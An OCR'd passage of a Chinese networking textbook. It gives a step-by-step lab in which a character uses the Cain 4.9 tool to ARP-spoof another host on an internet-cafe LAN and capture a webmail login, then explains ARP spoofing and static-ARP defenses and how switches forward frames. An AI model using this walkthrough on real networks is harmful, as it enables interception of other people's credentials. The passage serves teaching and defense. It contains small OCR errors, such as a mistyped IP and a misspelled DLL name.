
小张发现网吧接入层采用二层交换机组成交换式局域网。由于交换式局域网基于 Mac

① 共享式星形局域网的主机不管是内网传输还是接入外网，都通过同步时分复用技术分配信道。

地址通信，交换机收到数据帧后通过查找“Mac-端口”映射表转发，不像共享式局域网存在广播现象。要截获局域网数据包必须先对目的主机进行 ARP 欺骗。经分析，小张通过座位表查阅到王某 IP，利用 Cain 4.9 监听工具结合 ARP 欺骗尝试捕获邮件账号名和密码。

工作环境和工具

工作任务五的工作环境拓扑图如图 4-12 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。



主机名称	担任角色	IP地址	本实验Mac地址	操作系统	软件
主机1	小张	192.168.1.10	009027FC4A07	Windows XP	Cain 4.9
主机2	疑犯王某	192.168.1.30	000C29040D4A	Windows XP	
路由器	网关	192.168.1.1	000FE24EC878		

图 4-12　工作任务五的工作环境拓扑图

Cain 4.9 是一款局域网嗅听和密码分析破解工具，自带 ARP 欺骗功能，可以根据指定的协议发送和过滤数据包，并自动捕获账号名和口令，包括 FTP、HTTP、POP3、TELNET 等密码。

工作过程

(1) 安装 Winpcap 抓包工具。主机 1 下载 Cain 4.9 监听工具，先安装文件夹内的“Winpcap”网络抓包工具。

(2) 过滤协议类型。在文件夹内找到“svchost.exe”可执行文件，双击进入 Cain 4.9 监听界面，在“配置对话框”界面中选中监听网卡，其 IP 为“192.168.1.10”，如图 4-13 所示。




图 4-13　指定监听网卡

（3）扫描 IP-Mac 地址映射关系。单击左上角网卡标签让网卡处于“混杂”模式，然后通过“嗅探器”扫描整个网段“IP-Mac”地址映射关系。从图 4-14 中可以看到，目标主机 2(IP：192.168.1.30)已经出现在列表中，同时还有充当网关的路由器(IP：192.168.1.1)和其他客户机(IP：192.168.1.201)。



图 4-14　扫描 IP-Mac 映射关系

（4）对主机 2 实行 ARP 欺骗。选择 ARP 选项卡，对目标主机进行 ARP 欺骗。如图 4-15 所示，在左边列表框中选中待攻击的目标主机(IP：192.168.1.30)，右边列表框是其攻击前正确的 ARP 映射关系，选中攻击映射记录“192.168.1.1-000FE24EC878”对主机 2 实施 ARP 欺骗。



图 4-15　选中待攻击的 ARP 映射关系

（5）印证 ARP 攻击效果。在主机 2 输入命令“arp -a”，发现此后发往网关“192.168.1.1”的 Mac 地址更新为主机 1 的 Mac 地址，如图 4-16 所示。




图 4-16　ARP 欺骗效果

（6）登录新浪邮箱接收邮件。在主机 2 模拟王某登录新浪邮箱的情境，如输入用户名为“aaaa”，密码为“1234”，进入免费邮箱，如图 4-17 所示。




图 4-17　登录新浪邮箱

(7) 在主机1中查阅账号名和密码。选择“口令”选项卡,在 HTTP 协议中发现王某登录新浪邮箱的用户名为“aaaa”,密码是“1234”,新浪邮件服务器 IP 是“202.205.3.41”,目标主机 IP 是“192.163.1.30”,如图 4-18 所示。





图 4-18 截获的账号名和密码



交换式局域网主机基于 Mac 地址通信,主机通过查询本地“IP-Mac”地址映射表(ARP 表)转发数据帧。ARP 表中的记录会动态刷新以适应网络变化,ARP 欺骗原理就是向目标主机发送 ARP 伪造包更新表中网关的映射关系,是它指向监听主机。此后,目标主机发给网关的数据帧会先发至监听主机,由监听主机代为转发到网关,从而造成信息泄露。防范 ARP 攻击主要有以下措施。

(1) 由于 ARP 表中的记录会动态更新,故为避免攻击可以静态配置网关“IP- Mac”地址映射关系。用记事本编写批处理文件,内容如下。

@echo off

arp -s 网关 IP 地址 网关 Mac 地址(例如本例中为 arp -s 192.168.1.1 00-0F-E2-4E-C8-78)。

变更文件名为“1.bat”批处理文件,并拖至“开始”→“所有程序”→“启动”栏中。此后计算机每次启动都会自动加载该批处理命令,静态绑定网关映射关系。

(2) ARP 病毒可以通过广播 ARP 伪造包造成主机无法接入 Internet。对于 ARP 广播病毒可以禁止其更改“nnptools.dll”文件。“npptools.dll”文件是 Windows 系统中动态库(network packet provider tools helper),常被 ARP 病毒利用更改网关映射关系导致无法上网。只要禁止写入“npptools.dll”文件,ARP 病毒则失去作用。在安全模式中,打开“Windows\System32\npptools.dll”文件,将其属性改为只读。



网桥和交换机都属于数据链路层网联设备。网桥单进单出,用于连接相同网段组成更大规模局域网;交换机实质上是一个多端口网桥,每个端口既可以连接不同主机组成星形局域网,也可以与其他交换机连接组成更大规模的局域网。从功能上说,交换机和网桥相同,但交换机吞吐量更高,接口数量更多,因此交换机迅速取代网桥成为交换式局域网连接核心。

4.3.1 交换机工作原理

交换机通过局域网数据帧源地址确定节点的端口位置。它通过学习,建立和维护“端

口-Mac”关系映射表,用于记录与端口直接连接的主机节点,交换机根据映射表决定数据帧往哪个端口转发。由于不同网络数据帧格式会不同,因此交换机只能连接同种类型的局域网①。

在图 4-19 中,4 台主机通过交换机组成星形局域网,内部主机通过数据帧 Mac 地址转发。因此,主机 A 把数据发往主机 C,必须先知道主机 C 的 Mac 地址。主机 A 先搜索本地“IP-Mac”地址映射表②,查找目的主机 C“192. 168. 1. 3”对应的 Mac 地址为“00-00-5A-3C-69-84”。此后,主机 A 在数据帧帧头填充主机 C 的 Mac 地址发送至交换机。交换机在接收到后首先检查帧头目的地址,根据“Mac-端口”映射表查找到主机 C 所在端口号为③,随即将数据帧往端口③转发。





图 4-19　交换机工作原理

然而,交换机在初始化状态下,“Mac-端口”映射表没有任何记录。此时,主机 A 把数据发往主机 C,先搜索本地 ARP 映射表查找主机 C“192. 168. 1. 3”对应的 Mac 地址,若没有找到该记录则发送 ARP 广播帧向整个网络提交查询请求。如图 4-20(a)所示,主机 A 将查询信息写入数据帧,并以“FF-FF-FF-FF-FF-FF” ③作为目的地址发送至交换机;交换机接收

① 由于网桥是在数据链路层转发,基于 Mac 地址转发,不涉及 IP 网络层,故只能连接相同类型的网络。对于不同类型网络,网桥由于无法识别对方数据帧而无法转发。如星形局域网和星形局域网可以通过网桥连接成更大的星形局域网,而总线型局域网和环形局域网用网桥无法连接,只能通过路由器对 IP 地址进行转发。

② 主机的“IP-Mac”地址映射表也称为 ARP 表,ARP 协议在稍后章节将会详细讲述。具体映射关系可在运行窗口输入“arp　-a”查阅,如下图所示。对于主机 192. 168. 1. 20 来说,把数据发送给 192. 168. 1. 10,即把数据发送给 Mac 地址为“00-90-27-fc-4a-06”的主机。



③ Mac 地址为“FF-FF- FF-FF- FF-FF”称为广播地址,网络中其他主机即使自身 Mac 地址不吻合也必须接收。

